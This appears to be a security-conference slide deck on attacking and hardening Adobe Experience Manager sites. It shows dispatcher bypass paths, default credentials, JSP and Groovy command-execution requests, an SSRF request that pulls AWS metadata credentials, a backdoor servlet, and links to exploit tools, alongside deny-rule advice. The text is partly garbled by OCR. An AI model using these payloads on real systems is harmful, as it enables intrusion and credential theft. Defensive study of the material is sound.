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# Securing AEM webapps by hacking them

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## Intro





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## **AEM & Bug Bounties**






















## My research on AEM security







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


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#### Fellow hackers



@darkarnium, 2016





@JonathanBoumanium, 2018


 $\underline{https://medium.com/@jonathanbouman/reflected-xss-at-philips-com-e48bf8f9cd3c}$ 

https://speakerdeck.com/fransrosen/a-story-of-the-passive-aggressive-sysadmin-of-aem

http://www.kernelpicnic.net/2016/07/24/Microsoft-signout.live.com-Remote-Code-Execution-Write-Up.html



## Common AEM deployment





### Sources of vulnerabilities

- AEM misconfiguration
- AEM code (CVEs)
- 3<sup>rd</sup>-party plugins
- Your code



## Vulnerabilities due to misconfiguration



## AEM dispatcher bypass - CVE-2016-0957

- Blocked by Dispatcher
  - /bin/querybuilder.json
- However passed to publish instance
  - /bin/querybuilder.json/a.css
  - /bin/querybuilder.json/a.icoS
  - /bin/querybuilder.json?a.html
  - /bin/querybuilder.json;%0aa.css



## AEM dispatcher bypass - Sling "features"

- When Sling Servlet is registered with sling.servlet.path other properties are ignored (e.g. sling.servlet.extensions)
- Bypassing extension check
  - /bin/querybuilder.json.css
  - /bin/querybuilder.feed.ico



## AEM dispatcher bypass - Sling "features"

- When Sling Servlet is registered with sling.servlet.resourceTypes
- Bypassing path check
  - Create node with proper sling:resourceType under /content/usergenerated/etc/commerce/smartlists



## **AEM** dispatcher security tips

- Don't use rules like
  - /0041 { /type "allow" /url "\*.css" } # This is bad
- Better use
  - /0041 { /type "allow" /extension 'css' }




## **AEM dispatcher security tips**

- Explicit deny rule for dangerous endpoints
  - /0090 { /type "deny" /path "/libs/\*" }
  - /0091 { /type "deny" /path "/bin/querybuilder\*" }
- Place explicit deny rules in the end of policy



### Default credentials

- admin/admin
- author/author
- Geometrixx users
  - grios:password
  - jdoe@geometrixx.info:jdoe
  - •





## Weak passwords / Credentials bruterorcing

- Properties jcr:createdBy, cq:lastModifiedBy, jcr:lastModifiedBy contain usernames
- Many ways to bruteforce
  - LoginStatusServlet
  - GetLoggedInUser servlet
  - CurrentUserServlet



## Weak permissions for JCR

- Many ways to access JCR
  - DefaultGetServlet
  - QueryBuilderJsonServlet
  - QueryBuilderFeedServlet
  - GQLSearchServlet
  - CRXDE Lite
  - •••




## Weak permissions for JCR

 Anonymous user has jcr:write permission for /content/usergenerated/etc/commerce/s martlists

```
com/apps/retire X
         https://
                       .cor 1/apps/____/config.author.tidy.1..json/a.ico
                                                                                                             Добавить страни
"jcr:createdBy": "adm
                      /apps/<redacted>/config.author.tidy.1..json/a.ico
"icr:created": "Wed Ma
"jcr:primaryType": "s
"com. logindet
 "jcr:createdBy": "admin",
 "loginaddress": "https://
 "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
 "jcr:primaryType": "sling:OsgiConfig"
     registrationdetails":
 "registrationlink": "https://
 "jcr:createdBy": "admin",
 "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
 "jcr:primaryType": "sling:OsgiConfig"
       .logoutdetails": {
 "logoutaddress": "https://
 "jcr:createdBy": "admin",
 "icr:created": "Wed Mar 16 2016 22:43:30 GMT-0400".
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 "password": "w3
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 "jdbcconnectionuri": "jdbc:oracle:thin:@//
                                                          .com:1524/
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 "username": '
 "jcr:primaryType": "sling:OsgiConfig",
 "jdbcdriverclass": "oracle.jdbc.OracleDriver"
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 "port": "55631",
 "password": "s56$
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 "jdbcconnectionuri": "jdbc:jtds:sqlserver://
 "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
 "username": "retireenews cf".
 "jcr:primaryType": "sling:OsgiConfig",
 "idbcdriverclass": "net.sourceforge.itds.idbc.Driver"
```







## Vulnerabilities due to 3-rd party components



### **Groovy Console**

Exposes servlet at /bin/groovyconsole/post.servlet without

authentication by default

https://github.com/icfnext/aem-groovy-console



/etc/passwd\".execute()\r\nprintln proc.text", "runningTime":"00:00:00.072", "result":null, "exceptionStackTrace":""}



#### **ACS AEM Tools**

- Exposes Fiddle with ability to execute JSP scripts on /etc/acs-tools/aem-fiddle/\_jcr\_content.run.html
- May not require authentication

```
Request
                                                                                        Response
Raw Params Headers Hex
                                                                                         Raw Headers Hex
POST /etc/acs-tools/aem-fiddle/ jcr content.run.html HTTP/1.1
                                                                                       HTTP/1.1 200 0K
Host:
                                                                                       Content-Type: text/html; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
                                                                                       Connection: close
Accept-Encoding: gzip, deflate
Referer: ht
DNT: 1
Connection: close
                                                                                       eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500\\n
                                                                                                                                                            inet
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                                                                                       08:00:27:78:a2:ab txqueuelen 1000 (Ethernet)\\n
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Authorization: Basic YWRtaW46YWRtaW4=
                                                                                       26340501 (25.1 MiB)\\n
                                                                                                                     RX errors 0 dropped 0 overruns 0 frame 0\\n
Content-Type: application/x-www-form-urlencoded
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Content-Length: 535
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scriptdata=%0A%3C%25%40+page+import%3D%22java.io.*%22+%25%3E%0A%3C%25+%0A%09Process
                                                                                       192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255\\n
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+proc+%3D+Runtime.getRuntime().exec(%22ifconfig%22)%3B%0A%09%0A%09BufferedReader+st
                                                                                        fe80::a00:27ff:fe9c:59d4 prefixlen 64 scopeid 0x20<link>\\n
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dInput+%3D+new+BufferedReader(new+InputStreamReader(proc.getInputStream()))%3B%0A%0
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                                                                                       (1.7 KiB)\\n
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(s+%3D+stdInput.readLine())+!%3D+null)+%7B%0A%09%09sb.append(s+%2B+%22%5C%5C%5C%5Cn
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                                                                                                                                  TX errors 0 dropped 0 overruns 0
                                                                                       carrier θ collisions θ\\n\\nlo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536\\n
%22)%3B%0A%09%7D%0A%09%0A%09String+output+%3D+sb.toString()%3B%0A%25%3E%0A%3C%25%3D
                                                                                         inet 127.0.0.1 netmask 255.0.0.\n
                                                                                                                                     inet6 ::1 prefixlen 128 scopeid
output+%25%3E&scriptext=jsp&resource=
                                                                                                            loop txqueuelen 1000 (Local Loopback)\\n
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```

Cancel < |▼ | > |▼



## **AEM vulnerabilities**



## CVE-2018-12809 (SSRF\*)

ReportingServicesProxyServlet (cq-content-insight bundle)

```
@SlingServlet(
    generateComponent = true,
    metatype = true,
    resourceTypes = {"cq/contentinsight/proxy"},
    extensions = {"json"},
    selectors = {"reportingservices"},
    methods = {"GET"},
    label = "Reporting Services API proxy servlet",
    description = "Proxy servlet for Reporting Services API"
public class ReportingServicesProxyServlet extends SlingSafeMethodsServlet {
    private static final String DEFAULT API OMNITURE URL = ".*/api[0-9]*.omniture.com/.*";}
                                                      *SSRF - Server Side Request Forgery
```





## CVE-2018-12809 (SSRF\*)

- Paths to invoke servlet
  - /libs/cq/contentinsight/content/proxy.reportingservices.json
  - /libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet
- Vulnerable parameter url
  - url=http://anyurl%23/api1.omniture.com/a

\*SSRF - Server Side Request Forgery

```
# ?
        Cancel
               < =
                                                                                                   Target:
   Go
Request
                                                                    Response
Raw Params Headers Hex
                                                                     Raw Headers Hex ISON Beautifier
GET
                                                                   AWSELB=97C305931652BE02A6DC3A1ECF8B2716CDA95CD353E3116505613
//libs/cg/contentinsight/proxy/reportingservices.json.GET.ser
                                                                   61A113FBD1117E37B6D1BFCC517D3D177BC8CFA1A437F28F9CFC86469784
vlet.a.11.htm.svg?url=http://lynrnhl.xip.io/latest/meta-data
                                                                   B75712629B3A5B9F71C3DCA46; PATH=/; MAX-AGE=900
/iam/security-credentials/ManagedServicesBigBearInstance%23/
                                                                   Vary: Accept-Encoding
apil.omniture.com/a&q=a HTTP/1.1
                                                                   X-Content-Type-Options: nosniff
Host:
                                                                   X-Frame-Options: SAMEORIGIN
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:52.0)
                                                                   Content-Length: 858
Gecko/20100101 Firefox/52.0
                                                                   Connection: Close
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
                                                                      "Code" : "Success",
Accept-Language: en-US, en; q=0.5
                                                                      "LastUpdated": "2018-07-06T12:27:21Z",
Accept-Encoding: gzip, deflate
                                                                      "Type" : "AWS-HMAC",
DNT: 1
                                                                      "AccessKeyId" : "ASIAIE46ZM36CA04CANA",
Connection: close
                                                                      "SecretAccessKev" :
Upgrade-Insecure-Requests: 1
                                                                    "7N5gtyM23GeRBU
                                                                                                          Fv1+",
                                                                      "Token":
                                                                    "FQoDYXdzEKb///////wEaDMcXuxlQFqlc21KR2CKcA2nso4ze64tTZks"
                                                                   8GKrXAkwqvZcoqu6If0hZhPbw0ojUaIsxCy+wTkn2t7NI5voiWHzmlxSHGpX
                                                                   IhTAg0a1Wv5VA7gntdklu1ra1JNQJ12SGY4VNjmsyyhS1U3gvbQ1m3uY0PFm
                                                                   xNi23vzTE01R90U9I0ekG0HKVqYcwpA+csSMt69RtiSl50Tl6vqhJ/G/ml0h
                                                                   ieNLEp+lJMiljFKAp/B4eT58WYMZeAAbT1hp4FxhrrC/sIpo2iqG4/cvpxRh
```







### ExternalJobPostServlet deser / CVE?

#### Affects AEM 5.5 / AEM 5.6


```
@Service
@Properties(value = {
    @Property(name = "sling.servlet.extensions", value = "json"),
    @Property(name = "sling.servlet.paths", value =
"/libs/dam/cloud/proxy"),
    @Property(name = "sling.servlet.methods", value = { "POST", "GET",
"HEAD" })
})
public class ExternalJobPostServlet extends SlingAllMethodsServlet {
```



### ExternalJobPostServlet deser / CVE?

- Parameter file accepts Java serialized stream and passes to OIS.readObject()
- Hard to exploit in OSGI environment

```
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                            root@kali: "/ysoserial/ois-dos
File Edit View Search Terminal Help
root@kali:~/ysoserial/ois-dos# java -Xmx25g -jar target/oisdos-1.0.jar ObjectArr
ayHeap
Generating ObjectArray heap overflow (8GB) using a payload of size 44
Memory:
Total Before [GB]: 0.05810546875
Free Before [GB]: 0.05689375102519989
Payload (base64): r00ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cH///c=
        ... deserializing ... Java HotSpot(TM) 64-Bit Server VM warning: INFO: o
s::commit memory(0x0000000182980000, 8589934592, 0)    failed; error='Cannot alloca
te memory' (errno=12)
# There is insufficient memory for the Java Runtime Environment to continue.
# Native memory allocation (mmap) failed to map 8589934592 bytes for committing
reserved memory.
# An error report file with more information is saved as:
# /root/ysoserial/ois-dos/hs err pid13478.log
root@kali:~/ysoserial/ois-dos#
```





## **Automation**



#### **AEM RCE bundle**

 Allows to get RCE\* when having access to Felix Console

https://github.com/0ang3el/aem-rce-bundle.git

\* RCE - Remote Code Execution



### **AEM RCE bundle**


### Path - /bin/backdoor.html?cmd=ifconfig

```
34
      @Component(service=Servlet.class,
35
                  property={
36
                          Constants.SERVICE DESCRIPTION + "=AEM Backdoor Servlet",
37
                          "sling.servlet.methods=" + HttpConstants.METHOD GET,
                          "sling.servlet.paths="+ "/bin/backdoor",
38
                          "sling.servlet.extensions=" + "html"
39
40
41
       public class BackdoorServlet extends SlingSafeMethodsServlet {
42
43
           private static final long serialVersionUid = 1L;
44
45
           @Override
46
           protected void doGet(final SlingHttpServletRequest req,
47
                   final SlingHttpServletResponse resp) throws ServletException, IOException {...}
64
65
```



#### **AEM Hacker**

- Scripts to check security of AEM application
  - aem\_hacker.py, aem\_discoverer.py, aem\_enum.py, aem\_ssrf2rce.py, aem\_server.py, response.bin, aem-rce-sling-script.sh
- https://github.com/0ang3el/aem-hacker.git





# Takeaways



## **Takeaways**

- Vulnerabilities can occur on different levels
- Install security updates
- Defense in depth
- Check security of AEM application
  - Pentest / Bug bounty



# Thank you

